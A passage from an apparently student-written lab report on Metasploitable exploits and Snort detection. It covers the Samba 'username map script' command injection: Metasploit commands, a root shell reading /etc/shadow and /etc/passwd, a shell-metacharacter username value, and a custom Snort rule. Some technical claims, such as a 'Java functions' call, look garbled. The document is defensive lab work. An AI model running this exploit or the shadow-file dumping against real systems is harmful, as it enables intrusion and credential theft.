When the packets pass through snort, they are filtered against the rule and its contents. The contents and key words used in rule are observed by snort in packets of malicious traffic. If there is existence of rule content, then a match is marked. Special attention is to be paid that a high match also signifies an urgent need for alteration in rule as it indicates towards presence of general common content in rule. A constant low value for match could indicate a situation where flow bits might be set for no alert. Hence it is a very important point to be kept in view.




Fig. 34. Number of Times Picked up For Investigation (Checks)

There are many rules in snort. As per the traffic content ,alerts are fired, and rules are picked for filtration. High checks values signify lack of unique content for differentiation. In such scenario, fast pattern matching could be recommended. PCRE (Perl Compatible Regular Expressions) with multiple content options could also be used ,to make detection true but requirement for splitting the PCRE for reducing complexity should also be considered.




Fig. 35. Times Detection Fired By a Rule (Alert)

Whenever a rule fires an alarm ,an alert is generated for indication of detection. But the alert firing to real detection depends upon rule content and keywords. Important point to be noted is that generation of alerts randomly could also be a situation of extra effort and distraction for protection of security . This technique is being adopted by hackers who intentionally generate alerts to deviate security investigators.

Analysis and Understanding Custom Rule :

Referring to explanation in snort rule writing section, where all syntax of rules has been explained. The custom rule is expensive to other two rules ,as its micro sec value is high. But the detection and alerts generated are true and uniquely generated. The values seen in this project implementation for this analysis are not wide and rich because of limited resources and quality of data generated. The rule has high average /check this indicated that more alteration could be brought to rule. Possible actions that could be taken are:

(a)The use of keywords in the body of rules are to be taken care of.

(b)The rule header section should be made more specific.

Note: Longer content matching concept was kept in mind during formation of custom rule, so that true detection is fired

Though custom rule has high evaluation time but after comparing with other fields like check ,alerts and matches and considering the content inside the rule for evaluation it is useful. After investigation, the signature of malware was identified using Wireshark analysis and it became a known malware . Any to any < > option was written in rule with port number. All analysis is bounded due to limited resources of traffic, detection and recommendations are limited to current scenario.

Flow Chart Understanding




Fig. 36. FlowChart Understanding

Conclusion

This exploit targets the client server model, which is used for communication through text format of chat. Unreal exploit firing enables downloading of exploit payloads on the host by target machine with a particular string attached with it. This identified string is only limited to this exploit and helped in easily

identifying this exploit attempt to breach the confidentiality, integrity and availability of data on the target. This unique string is executed in the command, which sends a request for execution of the backdoor. The rule formed for this exploit mainly targets this string AB; , which is also observed through framework analysis.

Recommendation for This Exploit: Detection of packet content should be priority and for better detection and efficiency a reconnaissance is mandatory so that ports and attack domain could be defined which affects rule evaluation and detection.

EXPLOIT-3

USERMAP SCRIPT SAMBA

EXPLOIT 3: SAMBA USER MAP SCRIPT

(Contributed by Amandeep Kaur)

SAMBA enable the users to access shared resources over the internet this module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication![12].

This exploit has used to gain root access. To do this exploit practically firstly RHOST will be set i.e. 192.168.56.104.

```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.104
RHOST => 192.168.56.104
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.56.104   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fig. 37. Setting the optins for Samaba user map script exploit

Fig.38 is clearly explaining that by using this exploit we can get the root access and we can perform so many task like check the system version, access the some files like shadow file, passwd file and change the privileges which can also lead to the issue of availability.

```
msf5 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo jh1dkSvWurobDj9s;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "jh1dkSvWurobDj9s\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.56.102:4444 → 192.168.56.104:54505) at 2020-11-16 17:34:48 -0500

whoami
root
id -u
0
tail /etc/shadow
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

```
tail /etc/passwd
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
pwd
/

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Fig. 38. Samba user map script exploit

Wireshark Analysis for Samba User Map Script Exploit

(Contributed by- Amandeep Kaur)

Next by analysing the Wireshark packet capture, it provides some information which shows how many packets have been transfer between both machines i.e. victim machine and attacker machine. By checking the TCP stream window, it provides the information about the conversation between both attacker machine and victim machine. With any packet selected in the Packet List pane, we can right-click and choose to Follow ⇨ TCP stream. Wireshark will pop up a box showing the TCP conversation.

The fig 39 showing that 11 packets have been sent by attacker machine to the victim machine.




Fig. 39. Packets sending by attacker machine to victim machine

Fig.40 is describing that 12 packets have been sent by victim machine to attacker machine. From the above it is clear that the attacker machine has the root access on the victim machine and accessed the passwd and shadow files. Attacker machine have also collected the information about the list of files and victim system version information.





Fig. 40. Packets sending by victim machine to attacker machine

Fig 41. shows that how many packets are transmitted between both devices. It is clear that both machines attacker machine and victim machine whose IP address is 192.168.56.102 and 192.168.56.104 respectively have transmitted 66 total packets and 6,369 bytes. 33 packets and 2,700 bytes have sent by attacker to victim machine and 33 packets and 3,669 bytes have sent by victim machine to attacker machine.



Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.56.100	192.168.56.103	2	948	1	590	1	358	50.899390	0.0373	126 k	76 k
192.168.56.100	192.168.56.102	2	932	1	590	1	342	184.133213	0.0414	114 k	66 k
192.168.56.100	192.168.56.104	2	932	1	590	1	342	214.427085	0.0431	109 k	63 k
192.168.56.102	192.168.56.104	66	6,369	33	2,700	33	3,669	10.276058	222.0477	97	132
192.168.56.103	255.255.255.255	16	2,656	16	2,656	0	0	0.000000	245.9851	86	0
192.168.56.103	224.0.0.22	5	300	5	300	0	0	50.943311	0.4309	5,569	0
192.168.56.103	224.0.0.251	4	400	4	400	0	0	50.970393	0.0116	275 k	0
192.168.56.103	239.255.255.250	28	8,941	28	8,941	0	0	50.972017	227.7770	314	0
192.168.56.103	224.0.0.252	1	75	1	75	0	0	50.977758	0.0000	—	—
192.168.56.104	192.168.56.255	2	543	2	543	0	0	22.370896	0.0000	—	—

Fig. 41. Conversation between both machines

By checking TCP packets, fig 42 is showing that both machines have transmitted total 12 packets on PORT 139. And also both machines have transmitted 25 and 29 packets on PORT 4444.




Fig. 42. Conversation between both machines

SNORT Rule Analysis for SAMBA User Map Script Exploit and Creation of Custom Rules

(Contributed by- Jivitesh)

Samba is a freeware which allows users to access and read files, access printers and other services over a network. It is based on protocol called SMB(service message block) protocol.

It is exploited using the msf console where the metasploitable module takes advantage of vulnerability in the execution of commands in samba versions 3.0.2.0 to 3.0.25rc3 at the use of non default configuration option “username map script”. To specify the username that contain shell metacharacters, the attackers can execute arbitrary commands. There is no need for authentication to exploit this vulnerability as this option is used to assign usernames before authentication.

when the attack was performed, snort was not able to detect any malicious traffic and generate any alerts based on the predefined rules present in it.

Observation:

Attack was performed few times using the MSF CONSOLE and the data traffic was analysed using Wireshark. After the analysis following observations were made and then further used for the creation of custom rules:

- The attack is always directed at port 139, so in the custom rule it can be set as the destination port number.
- In several attack attempts, the username field always had a particular string which is “/=`nohup ”. This is unique character of this exploit, so it can be used in the creation of custom rule.
- It can be observed in the Wireshark that the hex value of the string “/=`nohup ” is “2f 3d 60 6e 6f 68 75 70 20” as shown in the figure 43. This hex value will be specified in the custom rule which will then look for same content in the data packets.




Fig. 43. WIRESHARK ANALYSIS OF SAMBA EXPLOIT

Custom Rule:

```
alert tcp any any → any 139 (msg:"Samba exploit username map script has been executed"; content:"|2f 3d 60 6e 6f 68 75 70 20|"; sid:1000081; rev:1;)
```

alert tcp any any -> any 139 (msg:”Samba exploit username map script has been executed”; content:”|2f 3d 60 6e 6f 68 75 70 20|”; sid:1000081; rev:1;)

Analysis of Custom Rule:

This rule is designed to look for packets coming from any source IP and any port number to any destination IP and 139 as destination port number. “Samba exploit username map script has been executed” is the text message which gets displayed with the alert and provide snort administrator some information about the exploit which may have been carried out. “**2f 3d 60 6e 6f 68 75 70 20**” is the hex value, which the rule will look for in the data packets and it is specified using the keyword “content” and It must be enclosed in pipes “|”. ***String-detect*** is the classtype defined for this rule. The snort ID for the rule is 1000081 and its revision number is 1.

Alert Generated by Custom Rule:

11/04-02:59:23.181726 [**] [1:1000081:1] Samba exploit username map script has been executed [**] [Classification: A suspicious string was detected] [Priority: 3] {TCP} 192.168.44.133:44269 -> 192.168.44.128:139

Alert Breakdown:

The portion of alert highlighted in orange shows the gid, sid and rev number of the rule, which is 1, 1000081, 1 respectively. The portion of the alert highlighted in green shows the message which is defined in the rule and provides some information about the event which caused the alert. In this case it tells that samba exploit username map script has been executed. The portion of alert which is highlighted blue classifies the type of malicious traffic into classes and each class has their own priority level. The class this rule belongs to is string-detect and it specifies in the alert that “a suspicious string was detected”. The portion highlighted

Purple is the priority number of the alert and in this case the priority number is 3which means low priority. The portion highlighted in Grey is the protocol which is being used and it is TCP in this case. The portion of alert in Dark Red shows the source and destination IP address with the respective port numbers used, it also shows the direction of flow of traffic. Here in this alert the source IP address is 192.168.44.133, source port number is 44269, destination IP address is 192.168.44.128 and destination port number is 139.

Analysis of Exploit Samba

(Contributed by-Karan Chauhan)

In an era of Internet Of Things, interoperability and connectivity between all devices keeping capability of generating and processing data is very important .But all these devices are not deployed with same operating system .Each and every device has its different operating system .To bridge the communication and data processing obstacle SAMBA is used ,which provides the freedom of interconnectivity between different operating systems ,creating interoperability environment .For example, a system running over a host with windows wants to give a print command to a printer which runs on Linux ,would use samba,then the printer operating system would feel the command to be incoming from Linux system though its from windows operating system . However ,security challenges are faced in the U**ser Map Script Of Samba** . This exploit was performed by passing of an input in the remote procedure call for /bin/sh. This invokes a **"username map script"** which has a *function smbrun ().*
Java functions makes call and this vulnerbility in code is used for exploitation of operating system call for gaining privileges of a root.

The analysis for detailed understanding of the username script and smbrun function is done for making effective and secure sound rule for this exploit using snort. So that confidentiality, integrity and availability of data is preserved .

```
/* first try the username map script */

if ( *cmd ) {
        char **qlines;
        pstring command;
        int numlines, ret, fd;

        pstr_sprintf( command, "%s \"%s\"", cmd, user );

        DEBUG(10,("Running [%s]\n", command));
        ret = smbrun(command, &fd);
        DEBUGADD(10,("returned [%d]\n", ret));

        if ( ret != 0 ) {
                if (fd != -1)
                        close(fd);
                return False;
        }

#ifndef __INSURE__
        /* close all other file descriptors, leaving only 0, 1 and 2. 0 and
           2 point to /dev/null from the startup code */
        {
        int fd;
        for (fd=3;fd<256;fd++) close(fd);
        }
#endif

        execl("/bin/sh","sh","-c",cmd,NULL);

        /* not reached */
        exit(82);
        return 1;
}
```

Fig. 44. Analysis of exploit frame work for building deep understanding [9]

In the remote procedure call the username map script to shell, an unfiltered input is fed, which finally returns a true condition that grants the root privileges to connection established.

This vulnerability was triggered with input of username "/= 'nohup mkdir/tmp/foo'"

A temporary directory was made where username defined "/="

Lab Environment Analysis:

- **Spooling:** This exploit has excessive transfers of packets being made across cross platform . So, the packets with more priority can be given more attention for carrying on process. In this exploit the main vulnerability lies in the remote procedure call which could be given more priority over others .

- **Real time:** This exploit deals with real time request and response which are needed to be addressed for better understanding of security principles.

- **Multitasking: This involves performance of multiple jobs in parallel .** Samba gives freedom for processing multiple tasks for cross platform communication and processing.

- **Distributed environment:** Data processing and distribution take place at different operating system in samba configuration. Therefore, data security and protection face security challenges.

Samba Alert and Rules

